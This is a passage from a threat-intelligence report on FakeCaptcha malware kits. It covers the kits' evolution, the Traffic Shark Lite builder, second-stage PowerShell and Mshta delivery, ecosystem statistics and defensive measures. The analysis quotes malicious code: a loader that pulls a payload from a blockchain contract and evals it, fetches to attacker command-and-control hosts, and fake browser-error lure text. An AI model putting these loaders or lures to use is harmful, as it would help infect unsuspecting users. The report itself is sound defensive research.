JsonRpcProvider(atob("aHR0cHM6Ly9ic2MtZGF0YXNlZWQxLmJpbmFuY2Uub3JnLw==")), // https://bsc-
dataseed1.binance.org/
binance_addr = "0xa6165aa33ac710ad5dcd4f4d6379466825476fde",
b_struct = atob("W3sia...4ifV0="),
e_contract = new ethers.Contract(binance_addr, b_struct, binance_rpc);
e_contract.g().then(_0x3bde => {
const next_stage = atob(_0x3bde);
try {
const _0x425d = eval(next_stage);
```




Figure 8: Fake pop-up error displayed by CLEARSHORT.

The JavaScript obtained from the chain retrieves the landing page from the C2 server and then presents it.

```
const j4k5l6 = await fetch("https://dareka4te.shop/endpoint", {
method: "POST",
headers: {
"Content-Type": "application/json",
"User-Agent": x9y8z7
        },
        body: JSON.stringify({ website: a1b2c3 })
});

if (j4k5l6.ok) {
const m7n8o9 = await j4k5l6.json();
return m7n8o9;
}
```

The landing page included static translations to account for different languages.

```
const translations = {
    en: {
        title: "Google Chrome",
        message1: "Something went wrong while displaying this webpage.",
        ...
        copyButton: "Copy fix",
```

```
        closeButton: "Close"
    },
...
    de: {
        title: "Google Chrome",
        message1: "Beim Anzeigen dieser Webseite ist ein Fehler aufgetreten.",
        ...
        copyButton: "Lösung kopieren",
        closeButton: "Schließen"
    },
...
```

Ongoing development has led to increased code complexity. The latest implementation utilizes a chain to record the location of the next stage. All such locations are hosted with *Cloudflare* pages (e.g. `<something>.pages.dev`). The next stage is a FakeCaptcha landing page stored as an encrypted blob. The applied encryption is AES-GCM and the corresponding decryption key is also stored on the chain.

The kit supports a selection of templates for different platforms and different narratives. This includes templates for *MacOS*, which distribute Atomic Stealer, and multiple narrative templates including a *Windows Defender* message.




Figure 9: FakeCaptcha for MacOS [16].




Figure 10: FakeCaptcha mimicking Windows Defender [17].

Kit #7: Traffic Shark Lite service

On 1 December 2024, the underground figure Ldr introduced the 'Traffic Shark Lite' service. (683825fa8fa7654e07f9e796e9f0a5b67ba6463d2f745216832ed8278507311c [18]). The service provides a builder for FakeCaptcha landing pages that imitate platforms such as *Cloudflare*, *reCAPTCHA* and *hCaptcha*.

Due to the nature of the service, the builder produces not only the fake CAPTCHA pages, but also the admin panel, which is not centralized, but is created per site. The admin panel controls the appearance of the landing page and can provide statistics and real-time control over operations. The system's design results in an admin panel being available just by going to a specific endpoint (admin.php/login.php) on the FakeCaptcha landing page.





Figure 11: Traffic Shark Lite – admin panel login.

This kit shares structural similarities with previously analysed ones, yet it's a noteworthy service due to its ongoing development, the reputation of the actor, and the variety of platforms imitated.






Figure 12: FakeCaptcha kit #7.

A second version of the kit (7eb54ad6671c1f8852a5b0633356a4363a28f2a9c8e230dcbd5ab82047e9366e [19]) was developed and likely offered in parallel with the legacy one. The distinctive feature of the kit is the loading of an obfuscated landing page and its programmatic deobfuscation.

```
$.ajax ({
url: "https://disnotion.com/in.php",
success: function(data)
{
$("body").fadeOut(50, function(){
                    $("body").html(r13(data)).fadeIn(50);
      });
}
})
```

SECOND STAGES

Within various FakeCaptcha infection chains, the second stage is particularly variable. Distinct implementations were observed even for identical kits and payloads. While comprehensively covering all variations is impossible, this analysis will concentrate on notable clusters.

PowerShell

In the FakeCaptcha ecosystem, the second-stage PowerShell script often fetches, extracts (if archived) and runs the final payload. Sometimes it also integrates additional monitoring capabilities, typically by fetching an image.

The precise download technique can differ, serving as a potential way to categorize these scripts:

1. Direct download using `Invoke-WebRequest` cmdlet (aaf6ec3bc0325d38e3f36fc501de83084f4ae18e05784e88edd8cc599f743c49 [20])
2. `System.Net.WebClient` object (b03cb3ae78b6a42da00a5f8c404e440b188fc8a3ff4e275c3d13ca7a32c13cb1 [21])
3. Usage of `BitsTransfer` (e5b5bd66c68faee054bd6c9ea0fb9e797f87b3ce176be13120eecf3179b5d562 [22])
4. FTP hosting combined with `System.Net.NetworkCredential` (ee5775b3e3d293257a13bbed6b04a273deb4b92ab32c06b25228c2d581c52523 [23])

MSHTA

Some threat actors found Mshta to be a preferable alternative to native PowerShell due to its reduced restrictions and monitoring, especially when combined with obfuscation and/or steganography techniques.

PALEBEAM, a notable malware family known for using HTA files (e.g. [24]), has evolved its tactics since 2025. Rather than straightforward HTA text files, the threat actor now embeds HTA scripts within media files like MP3s and images. This method is effective because the Mshta command tolerates errors and only executes code once HTA tags are detected. To further complicate analysis, a significant amount of irrelevant data is used to split the script parts. The PALEBEAM malware typically proceeds with its infection process by deobfuscating and running a PowerShell command.

STATISTICAL OVERVIEW OF THE FAKECAPTCHA ECOSYSTEM

Over the past year, our analysis uncovered over 20 distinct FakeCaptcha kits, encompassing more than three million landing pages. It's important to note that this figure doesn't represent three million unique domains, as some domains host multiple pages and even the content under the same URL might change with time while preserving the malicious functionality. Nevertheless, it reflects a prevalence of kits in the ecosystem and allows the community to prioritize our research accordingly.

Significantly more landing pages were gathered for UNC5904 than other kits, creating statistical imbalance. To avoid distortion, UNC5904's statistics will be presented independently of the other kits.

UNC5904 statistics

The commands displayed to victims on the FakeCaptcha landing page are typically short. Their primary function is to download and execute subsequent stages of the attack. The second-stage hosting infrastructure appears to be divided into several distinct clusters.

UNC5904 employs rather unique top-level domains for its secondary hosting infrastructure. However, the actual servers' IPs are behind *Cloudflare*.




Figure 13: Top-level domains employed by UNC5904.

UNC5904 demonstrates a consistent structure of malicious commands displayed to users. With a relatively stable distribution volume, the statistics of these commands primarily align with their usage durations.




Figure 14: Distribution of malicious commands.

Other groups

The second-stage hosting of other kits is highly diverse, making clustering a little more challenging. Unlike UNC5904, there are no unique top-level domains (TLDs). Consequently, a more sophisticated clustering approach is required, involving a combination of TLDs and Autonomous System Numbers (ASNs).




Figure 15: Clustering using TLDs and ASNs[1].

[1] .shop/.click TLD domains hosted on *Cloudflare*; .com TLD domains hosted on servers in ASN30860/ASN22612

A strong tendency exists for malicious FakeCaptcha commands delivered to users to be PowerShell commands, with Mshta commands being the next most commonly used.




Figure 16: Distribution of malicious commands.

Although there are many different approaches to initiate an infection chain from a command line, PowerShell is consistently the primary way for most groups to do so. Observed obfuscation techniques usually focus on avoiding detection of simple strings, and rarely involve anything more complex.

PREVENTING FAKECAPTCHA: KEY CONSIDERATIONS

PowerShell's extensive capabilities make it critical for managing global operations without constant on-site IT support. This same power, however, makes it a prime target for malicious actors. Its flexibility, while beneficial for system administrators, can be misused, posing significant security threats. The FakeCaptcha example perfectly illustrates this danger.

Despite the inherent risks, *Windows* offers robust security policy customizations. While requiring script signatures is ineffective against many FakeCaptcha kits due to their in-memory execution, a more reliable method, which involves restricting PowerShell Language Modes, exists. This technique, detailed in [25], effectively blocks execution for many kits but slightly limits administrator flexibility.

Alternatively, a more targeted strategy may be applied to handle FakeCaptcha infections. Since every known FakeCaptcha kit relies on copying a malicious command to the clipboard, this action can be used as a detection point. JavaScript offers two methods for clipboard access: `document.execCommand("copy")` and `navigator.clipboard.writeText`. While legitimate use cases exist, these commands should be infrequent in corporate settings. By closely monitoring the use of these specific commands, it is possible to more easily detect, and ultimately prevent, FakeCaptcha infections.

Finally, ongoing security awareness training is essential, with a specific focus on FakeCaptcha tactics. Employees need to be educated not only so that they can spot deceptive pages but also so that they understand the inherent danger of copying and executing unrecognized commands in areas like the 'Run' dialog or command prompt. Regular simulated phishing attacks incorporating FakeCaptcha lures can reinforce this understanding, building user resilience.

CONCLUSION

FakeCaptcha's persistent effectiveness: Despite its apparent simplicity, the FakeCaptcha technique remains a highly efficient and resilient initial infection vector, consistently used by both cybercrime and state-sponsored operations to bypass traditional defences and manipulate users.

State-sponsored adoption: The adoption of FakeCaptcha by state-sponsored groups like APT42 and UNC4057, and their tendency to borrow and adapt components from cybercrime kits, highlights the proven efficacy of this technique even for espionage-focused operations.

Evolution of FakeCaptcha kits: The evolution of FakeCaptcha kits, from simple static pages (kit #1) to more sophisticated and dynamic implementations (kit #2 and beyond), shows a continuous effort by threat actors to enhance credibility and refine their social engineering tactics.

Kit development trends: Most FakeCaptcha kits aren't built from scratch; instead, they reuse existing components and add new functionalities as needed.

Stable visual components: The most stable parts of these kits are their visual components and style elements. These can reliably be used for detection and for researching the evolution of the kits.

APT kit sophistication: APT kits aim to reduce the number of necessary loaded files by inlining media artifacts and even libraries. They also modify all possible strings to evade detection by security researchers and products, including user communications and function names, even when the underlying functionality remains the same.

Key trends in the FakeCaptcha ecosystem: Two primary trends are observed across both cybercrime and APT FakeCaptcha kits:

- **Enhanced user interaction monitoring**: Threat actors are improving their monitoring of user interactions with fake CAPTCHAs. This involves collecting more browser data, tracking the specific steps of the infection chain users complete, and identifying where the process is interrupted.
- **Expanded branding and services**: Threat actors are moving beyond *reCaptcha* and *Cloudflare* branding, experimenting with faking security products or 'protected' services within the CAPTCHA itself.

Commodification of FakeCaptcha capabilities: The emergence of services like 'Traffic Shark Lite' indicates a growing professionalization and accessibility of these malicious tools, offering builders for various branded landing pages and administrative panels.

REFERENCES

[1] VirusTotal. https://www.virustotal.com/gui/file/c1ce5a43dd786e229eb2e3adfd125d0a95eb2cf6388682594612e3673633224d.

[2] VirusTotal. https://www.virustotal.com/gui/file/3578d3e56bb3db1894086e5dfca1622eca79b4683361451d2b4526a006cb4064.

[3] VirusTotal. https://www.virustotal.com/gui/file/c8de335592c17deb99a4fd3cb968f2672af517001af2825d344bcd0eeb87ec7b.

[4] VirusTotal. https://www.virustotal.com/gui/file/7be9a235fc3203c879f4faba40a382ab5e0c53b3d02a045d30bfecca2444bfff.

[5] VirusTotal. https://www.virustotal.com/gui/file/f082cdd8cc30b5bce5648271526ea54c2fff42f6abf615c2e31e7b49958c8eab.

[6] VirusTotal. https://www.virustotal.com/gui/file/6645de305642ed11d367d009e0c449d0ec4c483ec9530fe731e2666fa9e088f8.

[7] VirusTotal. https://www.virustotal.com/gui/file/dedcb23076be667a897f4a90bde0bc80c6a6a58cfe68433bde59546eb9b74eb5.

[8] VirusTotal. https://www.virustotal.com/gui/file/9dd6f72da187e971c259c8706d0464781c3b9ebf0ae8636be7bb6e53ae5e0512.

[9] VirusTotal. https://www.virustotal.com/gui/file/03eea5e4d7cdf62651b97a5b19e4853e1fd5a8e5199463af2c1be9861809c44e.

[10] VirusTotal. https://www.virustotal.com/gui/file/90390c90f97f1b5ac2061ecb390e056c1e6819d1aa46537f2b2ef785ed21ce9a.

[11] Urlscan. https://urlscan.io/responses/26449e3396b970ecbf591e64ed3f8a982ffde57ef9e1584df276bdd6286ccb63.

[12] Shields, W. COLDRIVER Using New Malware To Steal Documents From Western Targets and NGOs. Google Cloud. 7 May 2025. https://cloud.google.com/blog/topics/threat-intelligence/coldriver-steal-documents-western-targets-ngos.

[13] VirusTotal. https://www.virustotal.com/gui/file/13f7599c94b9d4b028ce02397717a1282a46f07b9d3e2f8f2b3213fa8884b029.

[14] VirusTotal. https://www.virustotal.com/gui/file/96dea2a51593d06f19c057602a63a0351fe170210d2db4417e93f9ce72c668b9.

[15] VirusTotal. https://www.virustotal.com/gui/file/479a423761b88eebb8b4afacdbed71992f1945d5ae2ac54099f761bba989120e.

[16] Urlscan. https://urlscan.io/result/01967dce-2311-75f5-adc3-2570753c10b5/.

[17] Urlscan. https://urlscan.io/result/019685b5-ee2d-70bc-9a28-e4443f1fc0f9.

[18] Urlscan. https://urlscan.io/responses/683825fa8fa7654e07f9e796e9f0a5b67ba6463d2f745216832ed8278507311c/.

[19] VirusTotal. https://www.virustotal.com/gui/file/7eb54ad6671c1f8852a5b0633356a4363a28f2a9c8e230dcbd5ab82047e9366e.

[20] VirusTotal. https://www.virustotal.com/gui/file/aaf6ec3bc0325d38e3f36fc501de83084f4ae18e05784e88edd8cc599f743c49.

[21] VirusTotal. https://www.virustotal.com/gui/file/b03cb3ae78b6a42da00a5f8c404e440b188fc8a3ff4e275c3d13ca7a32c13cb1.

[22] VirusTotal. https://www.virustotal.com/gui/file/e5b5bd66c68faee054bd6c9ea0fb9e797f87b3ce176be13120eecf3179b5d562.

[23] VirusTotal. https://www.virustotal.com/gui/file/ee5775b3e3d293257a13bbed6b04a273deb4b92ab32c06b25228c2d581c52523.

[24] VirusTotal. https://www.virustotal.com/gui/file/af9aa6f84e110d1eb9b5a42175ad0736425c87600cbc4cab93d8e18de0598a9a.

[25] Microsoft Ignite. about_Language_Modes. https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-7.5.